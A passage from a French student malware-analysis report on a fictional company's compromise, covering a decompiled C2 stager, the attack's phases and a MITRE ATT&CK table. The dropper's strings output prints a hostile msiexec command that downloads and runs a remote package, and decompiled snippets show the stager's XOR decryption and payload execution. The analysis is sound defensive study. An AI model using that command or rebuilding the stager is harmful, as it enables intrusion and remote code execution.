


Fig. 14. – Outil : Binary Ninja

Comme vous pouvez le voir juste au-dessus, cette fonction crée une variable `data` qui va permettre à la machine infectée d'échanger des informations avec le serveur C2.

Une clé de chiffrement est donnée en utilisant la fonction `GetTickCount64()` pour que les données ne soient pas partagées en clair. Les données sont chiffrées avec celle-ci et envoyées avec la fonction « `send(...)` » prenant en compte le socket pour l'envoyer sur le bon canal.

Pour savoir que le serveur parle bien avec une machine infectée, un « Magic Number » est placé au début du paquet :

```
0040123d  *data = 0xaabbccdd
```

2.8.4 Communication entrante

La fonction la plus importante et qui nous donne le plus d'informations ici est :

```
004012b3    int32_t __fastcall
boucle_c2_recevoir_commande(int32_t socket)
```

Cette fonction permet à la machine infectée de recevoir des données de la part du serveur C2, et notamment de recevoir la charge finale.


Comme dans la fonction précédente, on va d'abord s'assurer que nous parlons bien avec le serveur en utilisant le « Magic Number » :

```
004012db    int32_t eax_2 = recv(socket, &data, 0xe, 0)
...
004012f8    int32_t magic_line = 0xaabbccdd
00401306    if (data != magic_line)
```

Si cette condition est respectée, nous pouvons alors recevoir le numéro de commande, qui nous servira plus tard, et le déchiffrer :

```
00401311    eax_3.b = key
00401314    (&command)[i] ^= eax_3.b
```


On récupère le payload partagé par le serveur :



```
0040135c    do
00401358    |    payload += recv(socket, payload + decrypted_payload,
00401358    |    |    payload_size - payload, 0)
0040135c    |    while (payload <= payload_size)
```

Fig. 15. – Outil : Binary Ninja

Le payload complet, nous le déchiffrons :



```
00401362    if (payload_size > 0)
0040136d    |    do
00401364    |    |    int32_t new_key
00401364    |    |    new_key.b = key
00401367    |    |    ecx[decrypted_payload] ^= new_key.b
0040136a    |    |    ecx = &ecx[1]
0040136d    |    |    while (ecx <= payload_size)
```

Fig. 16. – Outil : Binary Ninja

En fonction du numéro de commande que nous avons reçu avant, nous avons le choix entre deux actions, soit le serveur nous demande simplement de donner un signe de vie, un « keep-alive » (commande 0x15), soit il nous demande de créer un exécutable avec le payload que l'on a reçu juste avant (commande 0x53 (car $0x53 - 0x35 = 0x2D$)).




Fig. 17. – Outil : Binary Ninja

Si nous recevons l'ordre de créer l'exécutable, on appelle donc cette fonction :




Fig. 18. – Outil : Binary Ninja

Sans rentrer dans les détails, ce code crée un exécutable à partir du payload et lance la charge utile finale, que nous ne pouvons pas observer ici.

À noter que ce malware utilise une technique que l'on appelle « fire-and-forget », en coupant le lien entre le processus père et le processus fils :




Fig. 19. – Outil : Binary Ninja

2.9 Les différentes phases de l'attaque

Pour cette dernière partie, nous allons parler de l'attaque en général pour comprendre la totalité de la compromission.

2.9.1 Le Dropper

Le vecteur initial était celui du dropper qui est sous la forme du fichier Template_Facture_AFL0P.xls. Ce fichier, étant un document OLE, utilise la fonctionnalité d'exécution automatique pour déclencher des commandes système.

```

strings Template_Facture_AFL0P.xls
AZERTYAZERTY42
Sa+/8
Auto_Open:
JFIF
Exif
alex
...
theme/theme/_rels/themeManager.xml.rels
6?$Q
K(M&$R(.1
[Content_Types].xmlPK
_rels/.relsPK
theme/theme/themeManager.xmlPK
theme/theme/theme1.xmlPK
theme/theme/_rels/themeManager.xml.relsPK
MbP?_
msiexec.exe serf=19 skip=1 /i https://share.gotohack.io/zYq /q OnStart='c:\windows
MbP?_
PRIVB0
SMTJ
EBDA
Microsoft Office
Microsoft Excel
Microsoft Corporation
Excel 4.0

```

Fig. 20. – Outil : strings

Comme nous le voyons juste ici, cette commande utilise `msiexec.exe` pour télécharger et exécuter le paquet à l'URL précisée `https://share.gotohack.io/zYq`.

Le fichier `zYq` ne contient pas directement la charge finale, mais va permettre de déployer `notepad.exe` qui va lui jouer le rôle de stager.

2.9.2 Le Stager de communication

Le faux `notepad.exe` est le cœur de la charge utile, on appelle ce genre d'exécutable un Stager ou Client C2. Il garantit l'accès à la charge malveillante finale et d'injecter le code pour l'exécuter.

Nous avons vu trois points importants de ce processus :

- La persistance avec la modification du registre pour que le malware se lance automatiquement au démarrage de la machine.
- La connexion avec le C2 en utilisant un socket sortant vers le serveur de commande sur 127.0.0.1:1337. La machine victime envoie directement un signal au serveur pour dire qu'il est actif.
- Le contrôle dynamique avec la boucle de réception du payload et les deux actions :
 - Le keep-alive
 - Le téléchargement et l'exécution de la charge utile finale.

2.9.3 Déploiement et activation du payload

Lorsque que le Stager reçoit la commande d'exécution, la dernière phase de l'attaque est lancé.

1. Le Client C2 reçoit la charge utile à travers la fonction `boucle_c2_recevoir_commande` et la déchiffre en utilisant le XOR.
2. Il crée l'exécutable au sein de la machine victime.
3. Il exécute le processus avec la fonction `execute_payload`.
4. Il s'évade avec le principe du « fire-and-forget » à l'aide de la fonction `CloseHandle`.

Conclusion

La réalisation de ce projet nous a permis d'obtenir une compréhension plus profonde et plus précise de l'analyse d'une attaque à l'analyse d'un document à un exécutable ainsi que des processus qui en découle. Nous avons pu faire nos recherches sur les flux de document qui semblait banal à première vue mais qui en réalité cachait un système complet de communication avec un serveur, utilisant de la persistance pour rester sur le système. Nous avons également pu voir et chercher les au travers des fonctions utilisées dans le binaire les différentes informations importantes relatives aux fonctionnalités du programme malveillant, renforçant notre compréhension de l'attaque.

Ce travail nous a offert une exposition concrète à un large éventail d'outil d'analyse,(analyse de PDF, de macro, de fichier OLE, analyse de statique de binaire avec ghidra et binary ninja...). Il était important de prendre du recul sur nos recherches et nos résultats afin de ne pas perdre de vue les objectifs du programme malveillant et de ne rien rater. Ce fut très formateur quant à la démarche à suivre, construisant une méthodologie précise et rigoureuse.

Ce faisant, nous avons pu découvrir les tenants et aboutissants de l'attaque sur l'entreprise factice. Ce fut un travail très enrichissant et donnant un bon point de départ pour s'orienter dans un domaine très intéressant.

MITRE ATT&CK™

Techniques Detection : Le système a détecté 62 indicateurs montrant que le fichier analysé se comporte comme une cyberattaque connue.

Tactics : Objectif de l'attaque (Defense Evasion, execution etc).

Informative Indicators : Preuves techniques trouvées dans le code.

ID ATT&CK	Nom	Tactiques	Description	Indicateurs Informatifs / API
T1106	Native API	Execution	Interaction directe avec les APIs natives du système d'exploitation pour exécuter des comportements malveillants.	Importation d'APIs suspectes ; Création/Ouverture de fichiers ; Création de processus ; Récupération d'adresses de fonctions ; Exécution d'APIs Windows ; Récupération du chemin complet d'un module.
T1129	Shared Modules	Execution	Exécution de charges utiles via le chargement de bibliothèques dynamiques (DLL) ou modules partagés.	Chargement de modules au runtime ; Appels API pour charger des bibliothèques ; Chargement du module RPC (Remote Procedure Call) DLL.
T1547.001	Registry Run Keys / Startup Folder	Persistence, Privilege Escalation	Ajout d'un programme à un dossier de démarrage ou référence via une clé d'exécution du Registre pour maintenir l'accès.	Modification de la fonctionnalité d'auto-exécution (création de valeur dans le registre).
T1055	Process Injection	Privilege Escalation, Defense Evasion	Injection de code dans des processus légitimes pour échapper aux défenses et élever les privilèges.	Capacité à injecter du code dans un autre processus via des chaînes d'appels API.
T1055.011	Extra Window Memory Injection	Privilege Escalation, Defense Evasion	Injection via l'espace mémoire « Extra Window Memory » (EWM) pour contourner les protections basées sur les processus.	Indicateurs confidentiels détectés lors de la manipulation de la mémoire des fenêtres.
T1112	Modify Registry	Defense Evasion	Modification du registre pour masquer des configurations, désactiver des outils de sécurité ou nettoyer des traces.	Désactivation/fermeture de clés ; Modification de clés/valeurs ; Création/chargement de clés de registre.
T1622	Debugger Evasion	Defense Evasion, Discovery	Utilisation de techniques pour détecter si le binaire est analysé par un débogueur.	Vérification de la présence d'un débogueur (API string) ; Enregistrement d'un gestionnaire d'exceptions de haut niveau.
T1070.006	Timestomp	Defense Evasion	Modification des horodatages de fichiers pour tromper l'analyse forensique.	Capacité à récupérer et manipuler l'heure des fichiers.
T1027	Obfuscated Files	Defense Evasion	Rendre le code difficile à lire par chiffrement ou encodage.	Chargement du module Bcrypt DLL ; Correspondance avec signature de compilateur/packer.
T1027.002	Software Packing	Defense Evasion	Utilisation de packers ou protecteurs pour compresser/chiffrer l'exécutable.	Signature de compilateur/packer (DIE) détectée.
T1027.009	Embedded Payloads	Defense Evasion	Dissimulation de charges utiles malveillantes au sein d'autres fichiers.	Sections de fichiers présentant une entropie anormalement élevée.

T1564.003	Hidden Window	Defense Evasion	Cacher l'activité malveillante en utilisant des fenêtres invisibles pour l'utilisateur.	Capacité à créer ou passer des informations à une fenêtre masquée.
T1083	File Discovery	Discovery	Énumération des fichiers et répertoires pour identifier des données sensibles.	Récupération d'infos fichiers ; Accès à des fichiers non-existants ; Tentatives de « toucher » des fichiers.
T1057	Process Discovery	Discovery	Collecte d'informations sur les processus en cours d'exécution.	Détection WOW64 (exécution 32-bit sur 64-bit) ; Snapshot des processus ; Énumération des threads/ processus.
T1497.003	Time Based Evasion	Defense Evasion, Discovery	Utilisation du temps pour détecter les bacs à sable (sandboxes) ou l'analyse.	Calcul du temps écoulé depuis le boot ; Délais d'exécution via signaux/timeouts.
T1012	Query Registry	Discovery	Interrogation du registre pour découvrir la configuration logicielle/ système.	Lecture des clés de localisation du registre ; Requêtes sur les clés de services.
T1614.001	System Language	Discovery	Identification de la langue du système pour ciblage géographique.	Lecture de la langue d'installation de Windows.
T1113	Screen Capture	Collection	Prise de captures d'écran pour voler des informations visuelles.	Capacité à capturer l'écran (API string).
T1071	Application Protocol	Command and Control	Utilisation de protocoles web standards pour communiquer avec le C2.	T1095
Non-App Protocol	Command and Control	Utilisation de sockets bruts pour les communications réseau.	Communication via Sockets (API string).	T1105
Ingress Transfer	Command and Control	Transfert d'outils malveillants vers la machine compromise.	Capacité à écrire des fichiers sur le disque (API string).	T1029
Scheduled Transfer	Exfiltration	Planification de l'exfiltration de données à des moments précis.	Capacité à effectuer des transferts planifiés (API string).	T1489
Service Stop	Impact	Arrêt de services essentiels pour perturber le système.	Capacité à terminer un processus ou un service (API string).	